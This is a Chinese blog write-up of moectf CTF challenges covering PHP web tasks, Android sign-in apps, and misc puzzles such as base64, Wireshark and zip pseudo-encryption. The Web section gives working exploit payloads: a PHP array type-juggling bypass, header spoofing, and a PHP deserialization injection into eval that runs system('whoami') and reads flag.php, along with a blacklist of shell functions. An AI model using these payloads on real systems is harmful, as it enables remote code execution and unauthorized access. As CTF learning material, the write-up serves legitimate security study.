The screenshot shows the 'New Request' (新请求) interface in a browser's developer tools. It includes a 'Cancel' (取消) button and a 'Send' (发送) button. The request method is set to 'GET' and the URL is 'http://47.101.32.101:10010/'. Below this, the 'Request Headers' (请求头) section is expanded, displaying the following headers:

```
Host: 47.101.32.101:10010
User-Agent: PowerPC
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: login=True
Upgrade-Insecure-Requests: 1
```

A URL is visible in the bottom right corner of the header area: <https://blog.csdn.net/loveltm>

点开重新发送的包，查看响应内容：

```
$_SERVER['HTTP_ACCEPT']text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
I don't think that you are ready to receive a "application/flag" message
```

请求头中 `Accept` 字段默认是：`text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`，需要改成 `application/flag`，告诉服务器：“我要请求的是flag”，当然需要在上次请求基础上进行修改。

发送后发现响应内容为空，但响应头中包含了我们想要的信息。



stronger_php

在PHP听说因为它太弱而让你们得到了分数，PHP很自责，并努力让自己变得更加强壮，这次你们还能打败它么？
题目地址：<http://39.108.11.206:10008>

```
<?php
error_reporting(0);
$flag = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$b=$_GET["b"];
$a=$_GET["a"];
if(isset($a)&&isset($b)){
    if($a!=$b&&sha1($a)==md5($b)){
        echo $flag;
    }else{
        echo "I'm stronger now";
    }
}else{
    echo "please input a and b";
}
?>
please input a and b
```

又是吐槽PHP的题!!! PHP是世界上最[好辣鸡]的语言

分析代码逻辑，发现GET了两个字段 `a` 和 `b`，获得flag要求的条件是：`$a!=$b&&sha1($a)==md5($b)`，乍看起来这是不可能的，其实可以利用 `sha1()` 函数的漏洞来绕过。如果把这两个字段构造为数组，如：`?a[]=1&b[]=2`

经验证 `md5()` 函数同样存在此漏洞。payload:

```
http://39.108.11.206:10008/?a[]=1&b[]=2
```

```
moectf{Y0u_can_st1ll_defeat_m3}
```

ps: 以下有一段文字好像无法显示.....

终极HTTP请求头

想做出这道题，你需要充分了解HTTP请求头

题目地址: <http://39.108.11.206:10012/>

直接访问得到如下内容:

```
First of all, you must come from XiDian University
```

在 请求头 Header 字段加上 Referer，表示你来自西电即可.....

```
import requests

my_headers={
    'Referer': 'XiDian University',
}
res = requests.get('http://39.108.11.206:10012/', headers = my_headers)
print(res.status_code)
print(res.headers)
print(res.content.decode())
```

还是同样的结果.....

尝试了 N 多种失败的 Referer

```
XiDian University
XiDian
西安电子科技大学
XianDianZiKeJiDaXue
https://www.xidian.edu.cn/
www.xidian.edu.cn/
61.150.43.92
```

若干轮失败尝试后，发现正确的 Referer 竟然是 **www.xidian.edu.cn**: (出题师傅本意是一个字都不差的判断吗??)

不管那么多了，继续看响应内容吧.....

```
First of all, you must come from XiDian University<br>Second, you have to use moectf_browser<br>
```

(后续为了不影响美观，响应内容博主会忽略掉 First、Second.....之前出现过的内容，请求头部分只给出添加的部分)

修改请求头

```
'User-Agent': 'moectf_browser',
```

结果:

```
Third, you have to visit from the localhost
```



```
'X-Forwarded-For': '127.0.0.1',
```

Fourth, your identity must be xduer

到这一步时，想了许久，在请求头加 identity: xduer 没有用..... 某次吃饭突然想到：服务器如何标识一个用户？原来是用 Cookie！继续！

```
'Cookie': 'xduer'
```

Fifth, client can only accept PHP documents

```
'Accept': 'PHP',
```

Sixth, we only allow UTF-8 encoding

```
'Accept-Encoding': 'UTF-8',
```

Finally, we are only allowed to use Chinese.

```
'Accept-Language': 'zh-CN'
```

```
Congratulations on having a good understanding of HTTP HEADERS and finally getting flag:<br>moectf{Reward_y0u_Fo  
r_per3everAnce}
```

出题师傅辛苦啦.....通过这道题 确实 对请求头 了解不少!!!

参考学习网站:

[HTTP Headers - HTTP | MDN](#)

Dynamic (x)

总有“你想用一些函数但是某些人就不想让你用这些函数但是你又不得不用这些函数”的时候
<http://moectf.cn:10012/>

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$blacklist = ["system", "ini_set", "exec", "scandir", "shell_exec", "proc_open", "error_log", "ini_alter", "ini_
set", "pfsockopen", "readfile", "echo", "file_get_contents", "readlink", "symlink", "popen", "fopen", "file", "f
passthru"];
$blacklist = array_merge($blacklist, get_defined_functions()['internal']);
// print_r($blacklist);
foreach($blacklist as $i){
    if(stristr($_GET[cmd], $i)!==false){
        echo $_GET[cmd];
        die('hack');
    }
}
eval($_GET[cmd]);
```

朝鲜人

<https://region.challenge.moectf.cn/>
解释同英国人，页面内容如未更新，请按Ctrl+F5

疑问：朝鲜有互联网吗???

[Internet in North Korea - Wikipedia](#)
[朝鲜互联网 - wiki](#)

参考大佬blog，已经解出，[Reverier 个人博客](#)

Object

考察点：

- 类与对象的关系
- php 魔法函数
- 正则表达式
- eval 与字符串拼接

题目地址：<http://39.105.168.42:8001/>

如果你对代码中的函数不熟悉，你可以在 <https://php.net/manual> 中查找相关函数的使用方式

终于到了终极的 Web 题了，看看给出的源码吧.....


```
<?php
error_reporting(0);
//flag在flag.php里
class flag
{
    public $cmd='index.php';

    public function __destruct(){
        if (preg_match('/\w+\((?R)?\)/', $this->cmd)){
            eval('$a="'. $this->cmd.'");');
        }
        else {
            die('hack!!!');
        }
    }
}

if (!isset($_GET['fl']) || !isset($_GET['ag'])) {
    die(@highlight_file('index.php',true));
}
else {
    if (!(preg_match('/[A-Za-z0-9]+\(/i', $_GET['fl']))) {
        die('hack!!!');
    }
    else {
        echo unserialize($_GET['ag']);
    }
}
```

这是一道PHP代码审计的题

需要两个 GET 参数 `f1` 和 `ag`，其中 `f1` 参数需要符合给出的正则表达式（如下）



`ag` 则是一个序列化后的字符串，`unserialize` 之前并没有对其进行过滤。

这题切入点就在 `unserialize` 上，博主参考了如下文章：


PHP源码中unserialize函数引发的漏洞分析

官方给出的解释：`unserialize()` 对单一的已序列化的变量进行操作，将其转换回 PHP 的值。返回的是转换之后的值，可为 `integer`、`float`、`string`、`array` 或 `object`。如果传递的字符串不可解序列化，则返回 `FALSE`。若被解序列化的变量是一个对象，在成功地重新构造对象之后，PHP 会自动地试图去调用 `__wakeup()` 成员函数（如果存在的话）。

通过PHP官方给出的解释，可以理解`unserialize`函数是与`serialize`函数相对应的，它们两个的作用就是将变量进行序列化与反序列化。`serialize`可以将变量转换为字符串，并且在转换中可以保存当前变量的值；而`unserialize`则可以将`serialize`生成的字符串变换回变量。

回到本题，`class flag` 中，定义了析构函数 `__destruct`，在成员变量 `$cmd` 可以通过正则表达式验证的情况，则可以构造任意字符串，利用 `eval` 执行。

1、首先看跟 `$cmd` 有关的正则表达式 `/\w+\((?R)?\)/`，乍一看好像不对：



`/\w+\((?R)?\)/` 该处的问号貌似有语法错误？

一个大胆的猜想：

将该正则拆分成四部分：`\w, \((, (?R)?, \)`；有问题的是第3部分的 `(?R)?`

由于 `?` 在正则表达式中表示匹配0次或1次，干脆把第三部分忽略……，这样正则就变成了 `/\w+\(\)/`

为了验证这个猜想，写了一段PHP代码，在本地进行试验

```
<?php
$str = $_GET['str'];
if(preg_match('/\w+\(\)/', $str)){
    echo 'pass!';
}
?>
```

这段代码逻辑也很简单，接受GET参数 `str` 进行判断，如果通过则输出 `pass`

实验结果发现：`1()`，`phpinfo()` 等符合 `/\w+\(\)/` 模式的字符串均可通过。但 `p(R)`，`p(?R)` 等无法通过。

一个猜想（待验证）：**PHP正则表达式模块不会对pattern的合法性进行判断**


对于刚刚拆解的第三部分，如果非要匹配 `(?R)`，恐怕很难找到（找不到）合适的吧……

`()` 在正则中表示分组，该分组中的内容为 `?R`，`?` 前无合法内容，当然不对啦！！

综上：只能忽略该部分……当做匹配0次好啦

上述猜想被证明是错的，**PCRE_EXTENDED** 的“递归整个模式串”了解一下？

当然，由于上述正则表达式中并没有出现定界符 `^`、`$`，因此只要子串可以匹配即可。意味着我们可以构造符合 `/.*\w+\ (\) .*/` 模式的字符串




2、再看 `eval('$a="'. $this->cmd. '");` 这条语句，需要以下基础知识，可自行百度

PHP每条语句后都需要加分号???

PHP中单引号和双引号的区别

PHP字符串如何拼接

最终传入 `eval` 的参数是如下模式：



我们需要构造 `$cmd`，读出 `flag.php` 中的内容，博主构造的 `$cmd` 如下：

```
1";phpinfo();highlight_file("flag.php");system("whoami");"
```

解释：

- `1"`；使得赋值语句结束，即 `$a="1"`；
- `phpinfo()`；在匹配了正则的同时，又可以看下后台所用PHP版本等信息，这一部分亦可用 `time()` 等可以不带参数的系统函数。由于这一步已经通过了正则的验证，理论上后续就可以构造任意语句执行.....
- `highlight_file("flag.php");` 用于显示本题flag
- `system("whoami");` 可选，查看是不是可以任意执行shell

3、初始化 `class flag` 对象，更改成员变量 `$cmd` 的值，对其进行序列化。

```

<?php
// 照抄一份flag类的定义
class flag
{
    public $cmd='index.php';

    public function __destruct(){
        if (preg_match('/\w+\((?R)?\)\/', $this->cmd)){
            eval('$a="'. $this->cmd. '");');
        }
        else {
            die('hack!!!');
        }
    }
}

$class = new flag();
$class->cmd = '1";phpinfo();highlight_file("flag.php");system("whoami");"';
$class_ser = serialize($class);
print_r($class_ser);

```


对象序列化后为字符串:

```
0:4:"flag":1:{s:3:"cmd";s:55:"1";time();highlight_file("flag.php");system("whoami");"";}
```

得到payload:

```
http://39.105.168.42:8001/?fl=a(&ag=0:4:"flag":1:{s:3:"cmd";s:55:"1";time();highlight_file("flag.php");system("whoami");"";})
```

发现不对劲?



服务器错误? 经过排查, 发现 `echo unserialize($_GET['ag']);` 在反序列化后, 直接输出导致错误。我们得好好研究一波 `unserialize($_GET['ag']);` 结果是何方神圣!

```
// class flag略, 同上
$obj = unserialize($_GET['ag']);
echo gettype($obj);
echo "<br>";
echo unserialize($_GET['ag']);
```

传入刚刚的 `ag`，输出结果如下：

object

Catchable fatal error: Object of class flag could not be converted to string in **xxx.php** on line **xx**

分析可以得到：`unserialize` 后的变量类型为 `object`，而 `echo` 不能直接输出未实现 `__toString` 方法的 `object` 变量。但是我们无法去更改后台源码！

我们可以灵活调整一下：找一种 `echo` 可以输出的东西，并且这个东西可以携带对象。博主能想到的是 `Array`，键名随机，value 值弄成对象即可。把该数组进行序列化。

```
// class flag略, 同上
$obj = new flag();
$obj->cmd='1";phpinfo();highlight_file("flag.php");system("whoami");";
echo serialize(array(
    'a' => $obj
));
echo '<br>';
echo unserialize($_GET['a']);
```

得到Array序列化后的字符串

```
a:1:{s:1:"a";0:4:"flag":1:{s:3:"cmd";s:58:"1";phpinfo();highlight_file("flag.php");system("whoami");";}}$a="1";phpinfo();highlight_file("flag.php");system("whoami");";
```

综上payload如下：

```
http://39.105.168.42:8001/?fl=a(&ag=a:1:{s:1:"a";0:4:"flag":1:{s:3:"cmd";s:58:"1";phpinfo();highlight_file("flag.php");system("whoami");";}}$a="1";phpinfo();highlight_file("flag.php");system("whoami");";
```

除去 `phpinfo();` 外的 响应为

```
Array
<?php
echo 'What do you think???'';
//flag is moectf{unseri@lse-is-vEry-E@3y}
www-data
```

DevOps

SNI (×)

你知道啥是SNI么？

flag格式:flag{}

题目地址:https://47.100.114.21

SNI++ (×)

上一题的加强版emmmm
Just do it.
flag格式:flag{}
题目地址:https://176.9.166.200/

Android

AndroidSignin

欢迎来到Android的世界。
这是一个安卓签到题。
在安卓模拟器中安装打开就行。
(PS: 在真机上运行可能无法得到正确的flag。建议多试试多个版本的模拟器。)

附件: SignInAndroid.apk

博主在 Mi8 真机上安装后，打开APP就是 flag。

注：在夜神模拟器 Android 5.1版本，打开后显示的flag不对 `moectf{Android_Flag}`（原因未知）

正确的flag:

```
moectf{WE1C0ME_T0_Andr0id_W0rld}
```

MysteriousProtection (x)

Ops, it's too simple to protect my flag

附件: baby_android.apk

ClickIt (x)

Just Click.

附件: BabyAndroid.apk

MysteriousLogin (x)

了解一下NDK

附件: login.apk


Misc

世界那么大


世界那么大，你想去看看吗？
在虚无里弹一曲贝斯，可能也别有一番享受吧。
Just do it.

附件: Here.zip

解压，打开 `Here.exe` 后出现如下界面：



点击 按钮发现被 套路了：



Misc的套路：世界小 => 当前显示的窗口小了；
虚无的周围？ => 把窗口拉大试试.....



点击探索虚无后得到如下内容：

Wow!你发现了什么?

这里是一片虚无,你什么也没有发现,只有一串神秘的字符:

```
bW9lY3Rme0p1c3RfZW5qMHlfVGh1X3cwcjFkfQ==
```

```
import base64
print(base64.b64decode(b'bW9lY3Rme0p1c3RfZW5qMHlfVGh1X3cwcjFkfQ=='))
# b'moectf{Just_enjoy_The_w0r1d}'
```

```
moectf{Just_enjoy_The_w0r1d}
```

Easy base64

```
bW9lY3Rme1kwdV9hMXJlYWw5X2tuMHdfd0hhdF9iYTNlNjRfMXN9
```

```
import base64
print(base64.b64decode(b'bW9lY3Rme1kwdV9hMXJlYWw5X2tuMHdfd0hhdF9iYTNlNjRfMXN9'))
# b'moectf{Y0u_already_kn0w_wHat_ba3e64_1s}'
```

网线大鲨鱼

你这个大坏蛋给你Wifi用反而来抓我包嘤嘤哭唧唧~~

附件: moectf.pcapng

如果打不开文件，你需要下载Wireshark
官方下载地址：Wireshark · Download



Download Wireshark

The current stable release of Wireshark is 3.0.4. It supersedes all previous releases. You can also download the latest development release (3.1.0) and documentation.

Stable Release (3.0.4)

- Windows Installer (64-bit)
- Windows Installer (32-bit)
- Windows PortableApps® (32-bit)
- macOS 10.12 and later Intel 64-bit .dmg
- Source Code

Old Stable Release (2.6.11)

Development Release (3.1.0)

Documentation

<https://blog.csdn.net/loveitvm>

最新稳定版即可

打开文件后，数据包也不是很多，编号为31的数据包如下：

No.	Time	Source	Destination	Protocol	Length	Info
31	1.985312728	192.168.161.129	39.108.11.206	HTTP	512	GET /?s=moectf%7Bw1r3shark_1s_s0_3asy%7D&_pjax=%23page HTTP/1.1

发现了该HTTP请求的URL中含有flag，右击-复制-摘要为文本，剪切板得到：

```
31 1.985312728 192.168.161.129 39.108.11.206 HTTP
512 GET /?s=moectf%7Bw1r3shark_1s_s0_3asy%7D&_pjax=%23page HTTP/1.1
```

对 GET 后的 URL 部分 进行解码得到： `/?s=moectf{w1r3shark_1s_s0_3asy}&_pjax=#page`

flag:

```
moectf{w1r3shark_1s_s0_3asy}
```

为美好比赛献上祝福 (x)

题目描述

- 谢邀，我的roommate最近神秘秘的，路过看他computer，总是能看到一个黑色的猫猫logo，他说这是全球最大的同性交友website，他特别喜欢上去watch一点东西，我有点curious，就趁他上厕所截了他的screen，不知道他是不是藏了什么secret

附加说明

- 本题来源于其它已结束的比赛，由于可能有wp流出，故仅给出50分，本题难度设计不止50分
- 本题源比赛名称为mssctf
- flag格式为 `flag{.*}`

附件: ttt.png

图片内容显示的github地址是: [firmianay/CTF-All-In-One: CTF竞赛入门指南](#)

然后就不知道怎么搞了.....

你的脑洞够大吗？


讲真的，这个题真的不难（偷笑.jpg）
记住这串字符：2m54（你一定会用的到）
不会了记得看看一百朵云啊~
网络之缘一线牵，珍惜这段缘（逃

附件: Begin.zip

解压后双击打开 `Let us go.exe`



点击，去哪里找key？



多出来一串数字，结合“网络之缘一线牵”的提示，猜想这可能是个QQ号

对方需要你回答一下验证问题:

Key: Wal1et00oo

在添加好友的验证问题中找到了key: `Wal1et00oo` 输入到程序看看



同时输入框内容发生了变化

```
1RMC9AQBv_wR8Sy2mxPG1Bg
```

百朵云 => 百度云，记住这串字符：2m54（你一定会用的到）

结合这些信息猜想：这可能是一个百度网盘分享链接：

链接一般格式为: `https://pan.baidu.com/s/xxx` 提取码: `xxxx`

分享的文件为 `step.zip`，解压后有俩文件，先看 `points.txt`

有时候，感觉ctf也蛮好娃惹.....

跑偏了。。。

有时候，就算多一个1，也是致命的失误啊

再看 `WrongPy.py`

```
printt("1bw91Y3RmezFfRnVfMwVfeTB1X0hoaH0=");
```

乍一看感觉是base64编码后的，将 `1` 去掉后解码：


```
moectf{1_Fu_1e_y0u_Hhh}
```

被伪加密的文档

这里有一个压缩包，但是被加密了呢，怎么办呢？

附件：secret.zip

解压的时候确实需要密码，但也发现了不对劲的地方：



flag.zip后多出的* 什么意思？另外伪加密什么意思？百度一波

[zip伪加密破解方法](#)
[Zip伪加密 破解ZIP密码](#)

解除伪加密后再解压，解压后 `secret` 文件夹下还有一个压缩包 `flag.zip`，可以正常解压。

```
.
├─docProps
├─word
│   └─theme
│       └─_rels
└─_rels
```

解压后是一些 `.xml`，博主到目前也不晓得怎么像html那样可视化，只好一个个看了，最终在 `word/document.xml` 中看到了 flag 信息

```
moectf{m1sc_soooooooo000000__e@5y}
```

修复&分离

这张图片不仅打不开了，而且里面好像还藏着什么呢

附件：franknb.jpg

这题对于没有基础的博主来说，毫无思路。一点点来吧。

1、修复（失败）

jpg件头：FFD8FF 文件尾：FF D9

用 Hex Editor 打开文件，发现文件头没问题，但文件尾有不是FF D9，补上后还是打不开。Oh, MyGod! What should I do next?

2、分离

修复失败，那就先分离吧。分离方法如下（整理自互联网）：

- binwalk分离
命令：binwalk -e 图片路径
- foremost分离
命令：foremost 图片地址 #会在图片地址的目录下生成一个output的文件夹。输出到里面了。
- dd分离
命令：dd if=要分离的图片名.jpg of=分离出来的图片名.jpg skip=偏移量 bs=1

打开 Kali-Linux Terminal

```
> binwalk -e franknb.jpg

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
9            0x9          TIFF image data, big-endian, offset of first image directory: 8
10959       0x2ACF       Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"
239145      0x3A629      Zip archive data, at least v2.0 to extract, compressed size: 43, uncompressed size
: 40, name: flag.txt
239316      0x3A6D4      End of Zip archive, footer length: 22

> cd _franknb.jpg.extracted/
> ls
3A629.zip  flag.txt
```

总算是有了点小进展了，压缩包解压后就是 flag.txt，内容如下：

```
anD_F0r2moSt}

p.s. 这只是一部分flag哦
```

感觉成功了一半了，继续！

3、再次尝试修复

目前的情况：现在算是做了分离，从 binwalk 输出结果看，这个文件应该是两个文件合并后形成的组合体

- 靠后的是压缩包，没有损坏，已经分离
- 靠前的是一张图片。

用 Hex Editor 手动把压缩包部分删除，发现文件头尾都没问题，但还是打不开 jpg 文件.....问题出在哪了？博主也不知道。

然后学了一波 jpg 文件结构，学了一半放弃了。想找一下有没有一键修复类的软件。

互联网果然是万能的，不一会时间找到好几款软件，一个个说吧：

- H-JPG Recovery
这是一个商业软件，是从硬盘恢复丢失的文件。这显然不是要找的。
- JPGRepair
从软件介绍看很符合条件，然而天有不测风云，软件打不开.....
- Picture Doctor
软件可以打开，但未注册



尝试的

修复了下损坏的 jpg，结果



恢复出来被遮挡了？一开始以为是出题师傅的套路。然后百度了一波 [如何去除图片中的遮挡](#)。

我觉得我好搞笑.....马赛克要就失业了？

最后的事实证明：这个黑框是这个坑爹的恢复软件造成的！！！博主走了不少弯路.....

- JPEG/JPG图片修复工具Stellar Phoenix JPEG Repair
这款软件找了好久才找到，很感谢！一步到位！





Repair Your Corrupt JPEG Files



Got a Corrupt Image!

Repair Your Image



<https://blog.csdn.net/iloveitvm>



Repair Your Corrupt JPEG Files




List of Repaired JPEG Files

- franknb - Copy.jpg (Invalid File)
- franknb - Copy_[T1].jpg
- franknb - Copy_[T2].jpg



Image Information

Type : Thumbnail
 Size : 2.02 KB



两段组合起来就是 flag

```
moectf{F1LE_hE@Der_and_F0r2moSt}
```

解这道题真不容易，后期博主还需要学会手动修复jpg文件，工具有时候靠不住啊.....

有句话说的好：“自己动手，丰衣足食”

Keyboard

我偷偷在出题人电脑上做了手脚，这是在他出题时候的键盘操作，现在把这个文件发给你，接下来就看你的了！

附件：flag

用文本编辑软件打开，这是一些键盘操作记录，举例：

```
# 延时50ms
Delay 50
# 按下Win键1次
KeyDown "Win", 1
# 弹起R键1次
KeyUp "R", 1
```

常规解法就是手动按一遍，出于懒的考虑，博主在琢磨着如何自动化处理。

这些记录条目让博主想起了正式接触编程前的一个软件——按键精灵，但某些 `Delay` 太高了吧，用 PyCharm 中的正则替换

`Ctrl + R` 处理一波：

模式：`(Delay)\s\d+`

替换为：`$1 50`

这样所有的 Delay 都换成了 50ms

新建脚本，把替换后 flag 文件粘贴到 按键精灵的源文件。



```

17 (键盘) 弹起 "O" 键
18 延时 50 毫秒
19 (键盘) 按下 "T" 键
20 延时 50 毫秒
21 (键盘) 弹起 "T" 键
22 延时 50 毫秒
23 (键盘) 按下 "E" 键
24 延时 50 毫秒
25 (键盘) 弹起 "E" 键
26 延时 50 毫秒
27 (键盘) 按下 "P" 键
28 延时 50 毫秒
29 (键盘) 弹起 "P" 键
30 延时 50 毫秒
31 (键盘) 按下 "D" 键
32 延时 50 毫秒
33 (键盘) 弹起 "D" 键
34 延时 50 毫秒

```

点调试，在下方出现：




按 启动按钮 或者 启动脚本，就会自动运行啦

改进：

- 如果电脑反应较慢，可考虑增大延迟，增大到比你快就ok了.....
- 把输入法提前换成英文，不然可能会出现问问题
- 第58行处的延迟最好大一点，这里需要等待notepad出现后再执行，1000-3000ms即可。

懒人专属 flag 制造完毕，愉快的玩耍吧 ☺



恼人的Aliga (x)

想想办法把这个恼人的Aliga去掉吧！

Hint: Unlock Hint for 50 points

附件: annoying_aliga.jpg

Base64?

is this really base64??

ciphertext

hcw0eqM1kpDnipblhcAQiowWiYI9jAwWNdjWkdI1IpW0dqIWhcbw

table

xyUVzABCDEFGHIJKLMN0abcdefghijklmnopqrstuvw+/=

Hint:

你需要了解一下Base64的原理才能做出这道题

